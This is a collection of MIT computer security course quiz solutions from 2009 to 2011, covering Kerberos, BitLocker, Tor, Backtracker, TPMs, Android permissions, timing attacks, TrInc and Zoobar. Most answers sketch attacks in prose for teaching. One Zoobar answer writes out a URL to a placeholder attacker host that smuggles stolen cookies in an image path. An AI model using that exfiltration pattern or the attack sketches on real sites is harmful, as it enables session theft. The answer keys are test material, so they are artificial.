Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.893 Fall 2009

Quiz II

All problems are open-ended questions. In order to receive credit you must answer the question as precisely as possible. You have 80 minutes to finish this quiz.

Write your name on this cover sheet.

Some questions may be harder than others. Read them all through first and attack them in the order that allows you to make the most progress. If you find a question ambiguous, be sure to write down any assumptions you make. Be neat. If we can't understand your answer, we can't give you credit!

THIS IS AN OPEN BOOK, OPEN NOTES EXAM.

Please do not write in the boxes below.

I (xx/10)	II (xx/30)	III (xx/10)	IV (xx/10)
V (xx/10)	**VI (xx/20)**	**VII (xx/10)**	**Total (xx/100)**

Name: Solutions.

I KeyKOS

1. [10 points]: Bob is running the privilege-separated Zoobar web site on a KeyNIX system, using code from lab 3. Suggest a way in which Bob can modify the Zoobar server-side code to take advantage of KeyKOS capabilities to improve the security of his site, in a way that he wouldn't be able to do on Linux.

Answer: Two important advantages of KeyKOS are that a process doesn't have to be root to do various things (e.g. for zookld to create a service in a chroot jail, by only granting it a capability to that specific directory, and not granting a capability to the top-level root directory), and that a process can protect itself from the Unix root user (e.g. by creating a separate KeyNIX universe, which will be secure even if the root account in the original KeyNIX universe is compromised.)

II Network protocols

Bob logs into an Athena workstation, which uses Kerberos to obtain a ticket for bob@ATHENA.MIT.EDU, and then runs Bob's mail client, which contacts Bob's post office server to fetch new messages.

2. [10 points]: Alice doesn't want Bob to know about an upcoming event, which was announced to Bob via email. To this end, Alice plans to intercept Bob's communication with his post office server, and to pretend that Bob has no new mail. Alice can observe and modify all network packets sent by Bob. How does Kerberos prevent Alice from impersonating Bob's mail server? Be as specific as possible; explain how Bob can tell between Alice and the real mail server in terms of network packets.

Answer: The server has to send back $\{timestamp + 1\}K_{c,s}$, which Alice cannot forge.

Now, Alice wants to read Bob's email, and intercepts all network packets ever sent and received by Bob's workstation (which is the only computer that Bob uses). However, Alice does not know Bob's password to access Bob's post office server, and Bob's packets to and from the post office server are protected by Kerberos.

3. [10 points]: Suppose that after Bob reads and deletes all of his mail, Alice learns what Bob's password was. Describe how Alice can obtain Bob's past messages.

Answer: Alice can use the password to decrypt Bob's TGT (which she captured in the past), then use the key in the TGT to decrypt Bob's service tickets, and then use the session key in the service ticket to decrypt Bob's mail traffic.

4. [10 points]: To prevent Alice from reading any more messages, Bob ensures that Alice cannot intercept any subsequent network traffic, and changes his Kerberos password. Could Alice still read Bob's mail after this? Explain why not or explain how.

Answer: Alice can continue to read Bob's mail (by connecting to Bob's post office server) until her ticket for Bob's principal expires. After that point, she will not be able to connect to the post office server as Bob.

Also, she can exploit slow slave replication and obtain fresh tickets for Bob's principal from a slave KDC.

III ForceHTTPS

5. [10 points]: Bob is developing a new web site, and wants to avoid the problems described in the ForceHTTPS paper. He uses HTTPS for all of his pages and marks all of his cookies "Secure". Assuming Bob made no mistakes, is there any reason for Bob's users to install the ForceHTTPS plugin and enable it for Bob's site? Explain why or why not.

Answer: ForceHTTPS will prevent users from accidentally accepting an invalid certificate for Bob's site (caused by an active attacker trying to impersonate Bob's web server).

ForceHTTPS will also prevent users from making HTTP accesses to Bob's site, but that in itself isn't a problem if the cookie is marked "Secure."

IV BitLocker

6. [10 points]: Alice wants to make BitLocker run faster. She decides that computing a different IV_s for each sector (pg. 13 in the BitLocker paper) is needlessly expensive, and replaces it with the fixed value $E(K_{\text{AES}}, e(0))$ instead. Explain how an attacker may be able to leverage this change to obtain data from a stolen laptop that uses BitLocker in TPM-only mode.

Answer:

BitLocker's sector encryption algorithm is still sector-specific—namely, the sector plaintext is XORed with a sector key K_s, as shown in Figure 1 on page 13 and described in Section 4.3 on page 14. However, since the AES-CBC key is the same for each sector, an attacker may be able to compute the XOR of two sector keys, by swapping the two encrypted sectors on disk. If the attacker swaps encrypted sectors s_1 and s_2, whose original plaintexts were p_1 and p_2, then the new decryption of s_2 will be $p'_2 = p_1 \oplus K_{s_1} \oplus K_{s_2}$. If the attacker knows p_1, and can read the new value p'_2, then he can deduce $K_{s_1} \oplus K_{s_2}$. At this point, if the attacker wants to place malicious data m_1 in sector s_1, he can place the value $m_1 \oplus K_{s_1} \oplus K_{s_2}$ in sector s_2 and swap the two sectors again. To be able to set a particular range of bytes in some sector to a given value, the attacker must be able to read and write the same range of byte offsets in some other sector inside the OS (e.g. being able to read and write a file is sufficient).

Thanks to Stephen Woodrow for pointing out a problem with our previous solution.

V Tor

7. [10 points]: Bob is running a hidden service on top of Tor, and wants to know how frequently he should choose new introduction points. Bob cares about his identity not being exposed, and about the availability of his service. Help Bob make an informed choice by explaining the costs and benefits of rotating introduction points either more or less frequently.

Answer: Rotating introduction points more frequently helps avoid DoS attacks on a fixed set of introduction points. Rotation also helps prevent a single introduction point from gaining long-term statistics on how often the service is accessed. Rotation does not improve Bob's anonymity, because Bob can keep building new circuits to the same introduction point. More frequent rotation places additional load on directory services that provide lookup functionality. However, this does not compromise anonymity either, since lookups and updates happen via anonymous Tor circuits as well.

VI BackTracker

8. [10 points]: Alice is using the VM-based BackTracker to analyze a compromised server, where an attacker obtained some user's password, logged in via SSH, exploited a buffer overflow in a setuid-root program to gain root access, and trojaned the login binary, all using high-control events that are still stored in the event logger. How can Alice figure out what *specific* vulnerability in the setuid-root program the attacker exploited? In what situations would this be possible or not possible?

Answer: If the vulnerability is triggered by command-line arguments, then Alice can figure out the vulnerability by looking at the arguments used when invoking the setuid program.

On the other hand, if the attack involves supplying specific inputs to the setuid program, and the attacker does so by hand, or by using a downloaded program, Alice might not be able to figure out what specific bug was exploited. (She would need some replay mechanism, either at the level of the entire VM, or at the network level, assuming the attacker did not encrypt the traffic.)

9. [10 points]: The VM-based BackTracker system requires no modifications to the guest OS, but nonetheless makes assumptions about the guest OS. List assumptions that are critical to back-tracking attacks that used high-control events.

Answer: Backtracker assumes that it can observe all system calls (i.e. it depends on a specific system call mechanism), that it can observe system call arguments, and that it can access kernel data structures for things like process IDs, inodes, etc. Backtracker also assumes the guest kernel is not compromised; one could think of this as a special case of the attacker changing the system call format.

VII 6.893

We'd like to hear your opinions about 6.893, so please answer the following questions. (Any answer, except no answer, will receive full credit.)

10. [10 points]: If you could change one thing in 6.893, what would it be?

Answer: Homework questions for each paper. More labs. . . .

End of Quiz

6.858 Computer Systems Security

Fall 2014

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2010

Quiz II


All problems are open-ended questions. In order to receive credit you must answer the question as precisely as possible. You have 80 minutes to finish this quiz.

Write your name on this cover sheet.

Some questions may be harder than others. Read them all through first and attack them in the order that allows you to make the most progress. If you find a question ambiguous, be sure to write down any assumptions you make. Be neat. If we can't understand your answer, we can't give you credit!

THIS IS AN OPEN BOOK, OPEN NOTES EXAM.

Grade distribution (out of a maximum of 80 points for all problems):



Mean 50, Median 49, Std. dev. 15

I Backtracking Intrusions

Alice finds a suspicious file, `/tmp/mybot`, left behind by an attacker on her computer. Alice decides to use Backtracker to find the initial entry point of the attacker into her computer. In the following scenarios, would Alice be able to use Backtracker, as described in the paper, to find the entry point?

1. [2 points]: An attacker exploits a buffer overflow in a web server running as root, gets a root shell, and creates the `/tmp/mybot` file.

Answer: Yes, the path from the detection point to the entry point consists of: `/tmp/mybot`, the root shell process, and the web server process that was compromised via buffer overflow.

2. [2 points]: An attacker exploits a buffer overflow in a web server running as root, gets a root shell, and modifies the password file to create an account for himself. The attacker then logs in using the new account, and creates the `/tmp/mybot` file.

Answer: Yes, the path from the detection point to the entry point consists of: `/tmp/mybot`, the second root shell process, the SSH server (or some other remote login service), the password file, the process used by the attacker to modify the password file, the first root shell process, and finally the web server process.

3. [2 points]: An attacker guesses root's password, logs in, and creates the `/tmp/mybot` file.

Answer: Yes, the path from the detection point to the entry point consists of: `/tmp/mybot`, the root shell process, and the SSH server. We also accepted answers that said no, Alice will not be able to find out how the attacker obtained root's password (although the question said the attacker simply guessed it).

Ben Bitdiddle wants to use Backtracker on his web server running the Zoobar web application. Ben is worried about both SQL injection and cross-site scripting attacks, where an attacker might use the vulnerability to modify the profiles of other users.

4. [6 points]: Ben runs unmodified Backtracker on his server, and uses a known SQL injection vulnerability to test Backtracker, while other users are actively using the site. Ben finds that he cannot effectively track down the attacker's initial entry point, after he detects that one of the user's profiles has been defaced by the attack. Explain why Backtracker is not working well for Ben as-is.

Answer: The original Backtracker system treats the entire database as a single file. Thus, all processes that touch the database will appear to have dependencies to or from the database file. This makes it impossible to tell which specific process (or HTTP request) caused a single user's profile to be corrupted.

5. [10 points]: Propose a modification of Backtracker that would allow Ben to find the attacker's initial entry point for SQL injection attacks. Be sure to explain how the log, EventLogger, and GraphGen would need to be modified for your design, if at all, and whether you need to add any additional logging components. It's fine if your design does not handle buffer overflow attacks, and only handles SQL injection.

Answer: The modified Backtracker has to represent individual database rows as separate objects in the dependency graph. This can be achieved by, for example, modifying the SQL client library in the PHP runtime to log dependency edges to and from affected rows for every SQL query. (This would be especially easy for the text-oriented database used by Zoobar). The graphing part of Backtracker can stay largely the same, representing database row objects much like file objects.

6. [10 points]: Ben's modified Backtracker system still cannot catch the attacker's initial entry point for the Zoobar profile worm, which spreads through a cross-site scripting vulnerability. Propose a modified design for Backtracker that can track down the source of a XSS attack like the profile worm.

Answer: To trace dependencies in a XSS attack, the dependency graph would have to contain some representation of users' browsers. One practical approach would be to modify the Zoobar application code to create dependency graph objects for each session ID (representing whatever is going on in the browser corresponding to that session ID), and to record a dependency between each process executing an HTTP request and the corresponding session ID object.

II TPMs

Suppose Ben implements Sailer's integrity measurement architecture on a Linux server, and a client uses the protocol in Figure 3 to verify the server's integrity (while sending these protocol messages over an SSL connection to Ben's server).


7. [5 points]: What, precisely, can a client safely assume about its SSL connection and about Ben's server, if it validates the response (steps 5a, 5b, and 5c)? Assume that no attackers have compromised any TPM chips or certificate authorities.

Answer: The client can only assume that there exists some server, with a legitimate TPM chip, with a measurement list that matches the list received by the client. Specifically, the client cannot assume that this server is Bob's server, because an adversary could have compromised Bob's server and forwarded the integrity measurement protocol messages to another uncompromised machine. (See lecture notes for this paper.)

We gave a few points for answers that said something along the lines of "the client can assume that the server is running software specified in the measurement list."

III Disk encryption

Ben Bitdiddle decides to optimize BitLocker's encryption mechanism by re-ordering some steps, so that the key-dependent sector key and AES-CBC steps can be combined. In particular, Ben's version of BitLocker looks like the follows (contrast with Figure 1 from the paper):



8. [9 points]: How can an adversary extract data from a stolen laptop running Ben's version of BitLocker in TPM-only mode, in a way that he or she could not for the original version of BitLocker? In other words, how is this scheme weaker?

Answer: Because the A and B diffusers are deterministic, this scheme is equivalent to not using the diffusers at all. (Given any sector encrypted with this scheme, the adversary can compute the sector encrypted with the XOR and AES-CBC steps, and vice-versa.) As a result, the adversary can exploit the malleability of AES-CBC: flipping bits in ciphertext block C_i causes flips in the corresponding bits in plaintext block P_{i-1}, at the cost of randomizing plaintext block P_i. Using this weakness, the adversary may be able to change some parts of the registry, or change some code in executable files, at AES block boundaries.

IV Tor

Alice wants to improve the privacy of Tor, and changes the design slightly. In Alice's design, clients choose an exit node, and instead of building one circuit to the exit node, they build two circuits to the same exit node. Once the client builds both circuits, it sends the same randomly-chosen cookie to the exit node via each of the circuits, to tell the exit node that the two circuits belong to the same client. (After this point, the client and the exit node use the same stream IDs on both circuits interchangeably.) When a client wants to send a packet to the exit node, it sends the packet via one of the two circuits, chosen at random. Similarly, when the exit node wants to send data back to the client, it uses one of the two circuits at random.

9. [5 points]: What kinds of attacks against privacy does this scheme make more difficult?

Answer: Fingerprinting sites based on file sizes and access patterns, and timing analysis attacks, especially on intermediate Tor onion router nodes.

10. [5 points]: What kinds of attacks against privacy does this scheme make easier?

Answer: If either circuit is compromised, the user's privacy is lost. Denial of service attacks are easier.

11. [2 points]: What kinds of attacks against individual exit nodes does this scheme make easier?

Answer: More state kept at exit nodes, including packet buffering, makes them more susceptible to DoS attacks. Guessing the cookie may allow an adversary to snoop on packets.

12. [8 points]: Propose a modified design for Tor's hidden services that would allow a hidden service to require CAPTCHAs before spending resources on a client's request. Explain who generates the CAPTCHA in your design, who is responsible for checking the solution, and how the steps required to connect to a CAPTCHA-enabled hidden service change (along the lines of the list in Section 5.1 of the paper).

Answer: When the service registers with the introduction point, the service generates a set of CAPTCHA images, and sends them to the introduction point. When a client connects to the introduction point, the introduction point replies with one of the CAPTCHAs. The user solves the CAPTCHA, and contacts the introduction point again, with her CAPTCHA solution and rendezvous point address and cookie. Once the introduction point forwards the client's CAPTCHA solution and rendezvous information to the service, the service checks the CAPTCHA solution, and contacts the client's rendezvous point if the CAPTCHA was solved correctly.

The above solution still generates load for the service, in that it has to verify CAPTCHA solutions. An alternative may be for the service to send hashes of CAPTCHA solutions to the introduction point. The introduction point can then verify if the hash of the client's CAPTCHA answer matches the hash provided by the service. However, even if the introduction point is compromised, it cannot obtain valid CAPTCHA answers from the hashes.

Several other approaches were acceptable too.

V IP Traceback

Ben Bitdiddle likes the IP Traceback scheme proposed by Stefan Savage, but doesn't like the fact that edge fragments are so small (consisting of just 8 bits of edge fragment data, as shown in Figure 9). Ben decides that he can get rid of the distance field, and expand the edge fragment field to 13 bits. To reconstruct the entire edge, Ben proposes to try all combinations of fragments (since he no longer knows what fragments came from the same distance away), at the cost of requiring more CPU time.

13. [8 points]: Describe a specific attack against Ben's scheme that violates the goal of IP Traceback (i.e., that the real path to the attacker is a suffix of the path returned by IP Traceback).

Answer: Because the attacker can inject packets with any markings he or she chooses, the attacker can cause the victim to reconstruct an arbitrary path. If the attacker wants to cause the victim to reconstruct path C-B-A-victim, the attacker first injects packets marked with fragments of the IP address of A, then packets marked with fragments of $A \oplus B$, and then packets marked with fragments of $B \oplus C$.

As an aside, the strawman scheme proposed in this question was not actually realizable in practice, because routers also use the distance field to tell when they should XOR their own IP address into the marking (i.e., when distance is 0).

VI 6.858

We'd like to hear your opinions about 6.858, so please answer the following questions. (Any answer, except no answer, will receive full credit.)

14. [2 points]: What security topics did you want to learn more about, either in lectures or in labs?

15. [2 points]: What is your favorite paper from 6.858, which we should keep in future years?

16. [2 points]: What is your least favorite paper, which we should get rid of in the future?

End of Quiz

6.858 Computer Systems Security

Fall 2014

Department of Electrical Engineering and Computer Science


MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2011

Quiz II: Solutions

Please do not write in the boxes below.

I (xx/16)	II (xx/12)	III (xx/8)	IV (xx/8)	V (xx/8)
VI (xx/22)	**VII (xx/10)**	**VIII (xx/10)**	**IX (xx/6)**	**Total (xx/100)**



I Android

To help people keep track of todo items on their Android phone, Ben Bitdiddle writes *Ben's Todo Manager*. Ben wants to allow other applications to access todo items stored by his todo manager, so he implements a public *content provider* component that stores all of the todo items. To protect the todo items, Ben's application defines two new permissions, `com.bitdiddle.todo.read` and `com.bitdiddle.todo.write`, which are meant to allow other applications to read and modify todo items, respectively. Ben also sets the read and write labels of his todo content provider to these two permissions, respectively.

1. [4 points]: What permission type ("normal", "dangerous", or "signature") should Ben choose for the two new permissions declared by his application? Explain why.

Answer: Ben should use the "dangerous" permission, since to-do list items are sensitive data (you don't want an unapproved application to read tasks or forge tasks). A newly installed application can acquire "normal" permissions without user approval, and "signature" permissions would only be available to applications developed by Ben (and signed by his signature).

2. [4 points]: Ben decides to implement a notification feature for todo items: a day before a todo item is due, Ben's application sends a broadcast intent containing the todo item, notifying other applications so that they may tell Ben to start working on that todo item. Ben sends the broadcast intent by using the `sendBroadcast(intent)` function. Explain what security problem Ben may have created by doing so, and specifically how he should fix it.

Answer: The problem is that Ben's broadcast intents can be received by any application that asks for them in its manifest, even applications that don't have the `com.bitdiddle.todo.read` permission. To prevent this, Ben should use *broadcast intent permissions* as described in the Android security paper, and specify the `com.bitdiddle.todo.read` permission when sending his broadcast intents.

3. [8 points]: Ben discovers that Android does not control which application declares which permission name. In particular, this means that another malicious application, installed before Ben's Todo Manager, could have already declared a permission by the name of `com.bitdiddle.todo.read`, and this will not prevent Ben's Todo Manager application from being installed. Explain the specific steps an adversary could take to attack Ben's application given this weakness.

Answer: A malicious application that's installed before Ben's Todo Manager can register a "normal" permission called `com.bitdiddle.todo.read`, request that permission for itself (which will be granted, since it's "normal"), and then wait for Ben's Todo Manager to be installed. Once Ben's Todo Manager is installed, the malicious application can access Ben's content provider, because it has the `com.bitdiddle.todo.read` permission, even though the user never approved this.

II BitLocker

Recall that a trusted platform module (TPM) contains several platform configuration registers (PCRs). The `extend(n, v)` operation updates the value of PCR register n by concatenating the old value of that PCR register (call it x) with provided data, v, and hashing the result, i.e.,

$$x' = H(x \| v)$$

where H is SHA-1, $\|$ is the concatenation operator, and x' is the new value of PCR register n.

Suppose that H were instead an insecure hash function that admitted a *preimage attack*, that is, given some value a it is easy to find another value $b \neq a$ for which $H(a) = H(b)$, and with high probability, it's easy to find such a b that starts with a specific prefix.

4. [6 points]: Could an attacker who has stolen a computer defeat BitLocker protection on its hard drive, with high probability? Explain how, or argue why not.

Answer: Yes. Suppose an attacker boots up this computer from his own CD, which causes the BIOS to extend PCR register n to have the value P'_n, and suppose that PCR register n ordinarily has value P_n when Windows with BitLocker boots up normally. The adversary can now use the preimage attack on H to find a value b such that $H(b) = P_n$ and $b = P'_n \| z$. The attacker now issues an operation `extend(n, z)`, which causes the TPM to set PCR register n to $H(P'_n \| z) = H(b) = P_n$. Now the attacker can read the sealed encryption key from the on-disk partition, and use the TPM to unseal it, because the PCR register has the correct value.

5. [6 points]: Could an attacker who has stolen the hard drive, but not the computer, defeat BitLocker protection on that drive, with high probability? Explain how, or argue why not.

Answer: No, because the sealed disk encryption key is encrypted using the master key stored in the original computer's TPM chip, which is not accessible to the attacker.

III Side channel attacks

Ben Bitdiddle wants to secure his SSL server against RSA timing attacks, but does not want to use RSA blinding because of its overhead. Instead, Ben considers the following two schemes. For each of the schemes, determine whether the scheme protects Ben's server against timing attacks, and explain your reasoning.

6. [4 points]: Ben proposes to batch multiple RSA decryptions, from different connections, and have his server respond only after all the decryptions are done.

Answer: This scheme would not offer perfect protection from timing attacks (although it would make them more time-consuming). An adversary could simply issue a large number of identical requests that all fit into the same batch, and measure the time taken for the server to process all of them. Of course, this assumes there's not too many other requests to the server that could throw off the adversary's timing, although the adversary may be able to estimate or average out that variation given enough queries.

7. [4 points]: Ben proposes to have the server thread sleep for a (bounded) random amount of time after a decryption, before sending the response. Other server threads could perform computation while this thread is asleep.

Answer: This scheme would not offer perfect protection from timing attacks (although it would make them more time-consuming). An adversary can simply issue many requests to average out the randomness. An adversary can also use the same trick as in the paper, watching for the *minimum* decryption time observed by any request.

IV Tor and Privacy

8. [4 points]: An "Occupy Northbridge" protestor has set up a Twitter account to broadcast messages under an assumed name. In order to remain anonymous, he decides to use Tor to log into the account. He installs Tor on his computer (from a trusted source) and enables it, launches Firefox, types in `www.twitter.com` into his browser, and proceeds to log in.

What adversaries may be able to now compromise the protestor in some way as a result of him using Tor? Ignore security bugs in the Tor client itself.

Answer: The protestor is vulnerable to a malicious exit node intercepting his non-HTTPS-protected connection. (Since Tor involves explicitly proxying through an exit node, this is easier than intercepting HTTP over the public internet.)

9. [4 points]: The protestor now uses the same Firefox browser to connect to another web site that hosts a discussion forum, also via Tor (but only after building a fresh Tor circuit). His goal is to ensure that Twitter and the forum cannot collude to determine that the same person accessed Twitter and the forum. To avoid third-party tracking, he deletes all cookies, HTML5 client-side storage, history, etc. from his browser between visits to different sites. How could an adversary correlate his original visit to Twitter and his visit to the forum, assuming no software bugs, and a large volume of other traffic to both sites?

Answer: An adversary can fingerprint the protestor's browser, using the user-agent string, the plug-ins installed on that browser, window dimensions, etc., which may be enough to strongly correlate the two visits.

V Security economics

10. [8 points]: Which of the following are true?

A. True / False To understand how spammers charge customers' credit cards, the authors of the paper we read in lecture (Levchenko et al) had to collaborate with one of the credit card association networks (e.g., Visa and MasterCard).

Answer: False; the authors only collaborated with a specific bank, rather than an entire credit card association network.

B. True / False The authors of the paper (Levchenko et al) expect it would be costly for a spammer to switch acquiring banks (for credit card processing), if the spammer's current bank was convinced to stop doing business with the spammer.

Answer: True.

C. True / False The authors of the paper (Levchenko et al) expect it would be costly for a spammer to switch registrars (for registering domains for click support), if the spammer's current registrar was convinced to stop doing business with the spammer.

Answer: False.

D. True / False If mail servers required the sending machine to solve a CAPTCHA for each email message sent, spammers would find it prohibitively expensive to advertise their products via email.

Answer: True. Even though an adversary could solve CAPTCHAs by using Amazon's Mechanical Turk, or otherwise getting humans to solve CAPTCHAs, the cost of solving one CAPTCHA is several orders of magnitude higher than the cost of sending a *single* spam e-mail today.

VI Trusted hardware

11. [8 points]: Ben Bitdiddle decides to manufacture his own TrInc trinkets. Each one of Ben's trinkets is a small computer in itself, consisting of a processor, DRAM memory, a TPM chip, a hard drive, and a USB port for connecting to the user's machine.

To make his trinket tamper-proof, Ben relies on the TPM chip. Ben's trinket uses the TPM to seal (i.e., encrypt) the entire trinket state (shown in Figure 1 in the TrInc paper) under the PCR value corresponding to Ben's trinket software. The TPM will only unseal (i.e., decrypt) this state (including counter values and K_{priv}) if the processor was initially loaded with Ben's software. When the trinket is powered off, the sealed state is stored on the trinket's hard drive.

Ben's simplified trinket does not implement the symmetric key optimization from TrInc, and does not implement the crash-recovery FIFO Q.

Assume Ben's software perfectly implements the above design (i.e., no bugs such as memory errors), and that the TPM, processor, and DRAM memory are tamper-proof.

How can an adversary break Ben's trinket in a way that violates the security guarantees that a trinket is supposed to provide?

Answer: An adversary can save a copy of the sealed state from Ben's trinket at one point, use the trinket, and at a later time replace the contents of the hard drive with the saved copy. This would provide an intact but stale copy of the trinket's encrypted state, and result in the trinket's counters being rolled back, which directly violates TrInc's security goals.

Alice works for a bank that wants to implement an electronic currency system. The goal of the electronic currency system is to allow users to exchange *coins*. There is exactly one type of coin, worth one unit of currency. Alice's bank maintains one server that initially hands out coins. The system should allow user A to give user B a coin even if the two users are disconnected from the rest of the world (i.e., cannot talk to the bank or to any previous holders of that coin). Furthermore, it should be possible for user B to now give a coin to user C without having to contact anyone else. It should be impossible for user A to "double-spend", that is, to give the same coin to two different users.

12. [14 points]: Design an electronic currency system assuming each user has a TrInc trinket. Assume each trinket's public key is signed by the bank, that everyone knows the bank's public key, and that all trinkets are tamper-proof and trustworthy.

Explain three aspects of your design:

- What is the representation of a coin that a user has to store?
  (It's OK if this representation is not constant size.)
- How does user A send a coin to user B?
- What should user B do to verify that it has received a legitimate coin?

Answer:

A coin corresponds to a TrInc counter whose current value is 0, along with a chain of attestations (see below), all the way from the bank, that prove this counter is actually a coin rather than an arbitrary counter allocated by a user.

Suppose A wants to send a coin to B, and the coin currently corresponds to counter c_A on A's trinket. A first asks B for the public key of B's trinket (call it K_B), as well as some counter ID on B's trinket (call it c_B) which will "store" the coin; presumably B will allocate a fresh counter c_B in response to this request. A now bumps the counter value for c_A from 0 to 1 and generates an attestation about doing so, by invoking Attest(c_A, 1, $h(K_B, c_B)$). Finally, A sends to B this attestation, along with $\langle K_B, c_B \rangle$ and the list of attestation and key-counter pairs it received when it got its coin in the first place.

When a bank first issues a coin to A, it asks A to allocate a new counter c_A in its trinket with public key K_A, and sends it the message $h(K_A, c_A)$ signed by the bank's public key, along with $\langle K_A, c_A \rangle$.

To verify that it received a valid coin, B checks the attestations and key-counter pairs it received. The first attestation in the chain must be for $\langle K_B, c_B \rangle$, since otherwise the coin is being sent to some other trinket counter. Each attestation, including the first one, must have been generated by the next trinket in the chain, and must reflect the corresponding trinket counter being bumped from 0 to 1. The last entry in the chain must be a signed message from the bank granting the coin to the initial trinket-counter pair. Finally, B must verify that all trinket public keys are signed by the bank (to do this, it may be helpful to include the certificates along with the attestation chain).

The representation of the coin grows with the number of hops it takes. A bank can always accept a coin and exchange it for a "short" one that's directly signed by the bank.

VII Usability

13. [10 points]: Alice's bank gives up on the trinket idea as being too costly. Instead, Alice is now designing a banking application for Android. She is worried that users of her banking application may be tricked into entering their bank account information into another look-alike application, because there's no reliable way for a user to tell what application he or she may be interacting with.

For example, there's no way for a user to look at the screen and tell what application is currently running. Even if a user initially runs on a legitimate banking application, a malicious application can start an activity right after that, and display an identical screen to the user. Finally, applications can use full-screen mode to completely replace the entire Android UI.

Propose a design in which users can safely enter their credentials into a banking application. Your proposed design can involve changes to the Android system itself. Unmodified existing Android applications *must* continue to work in your new design (though if you change the UI as part of your design, it's OK if the applications look slightly different as a result). It's fine to require sensitive applications (e.g., Alice's new banking application) to do things differently in your design.

Answer: Reserve a specific location on the screen (e.g., a bar at the bottom of the screen) to always display a security indicator that displays the name of the currently running application.

Disallow true full-screen applications, and require this bar to be present even if they request full-screen mode. These applications will continue to work, but will have a slightly different appearance.

Always display the application's name from the manifest file in the reserved location on the screen, and have a trusted authority, e.g. the Android Market, ensure that unrelated apps do not pick confusingly similar names.

VIII Zoobar

14. [4 points]: After turning in lab 5, Ben Bitdiddle remarks that it is strange that the browser allowed him to call the lab e-mail script in an `<img>` tag, and suggests that browsers should protect against this attack by refusing to load images from URLs that contain query strings. If Ben's proposal is implemented, can an adversary still use `<img>` tags to email user cookies after exploiting a cross-site scripting bug?

Answer: Ben's proposal does not prevent an adversary from using `<img>` tags to email user cookies. The adversary can simply encode the cookie in the image URL's path name, as in

`http://attacker.com/cookie-name/cookie-value.jpg`.

15. [6 points]: Ben is working on a Javascript sandboxing system similar to FBJS and lab 6, and he is worried that bugs in the Javascript parsing library that is used to rewrite code (e.g., Slimit) can make his sandbox insecure. Suppose that Ben's Javascript parsing library has some bug in the code that *parses* Javascript code into an AST. Can an adversary exploit such a bug to subvert the sandbox? Give a sketch of how, or explain why not.

Answer: An adversary cannot exploit such a bug, as long as the rewriting that happens at the AST level is correct, and the conversion from AST back to Javascript is correct. Even if the adversary triggers the bug, the rewriter will correctly sandbox the (mis-interpreted) code, and output correctly-sandboxed code. The sandboxed code may not execute in the same way as the initial (mis-parsed) code would have, but it cannot violate the sandbox.

IX 6.858

We'd like to hear your opinions about 6.858 to help us improve the class for future years. Please answer the following questions. (Any answer, except no answer, will receive full credit.)

16. [2 points]: What other topics would you have wanted to learn about, either in lectures or in labs?

Answer: Any answer received full credit.

17. [2 points]: What is your favorite paper from 6.858, which we should keep in future years?

Answer: Any answer received full credit. The top answers were:

10 votes: Tor.
10 votes: Click trajectories.
7 votes: Timing attacks.
5 votes: Android.
5 votes: BitLocker.
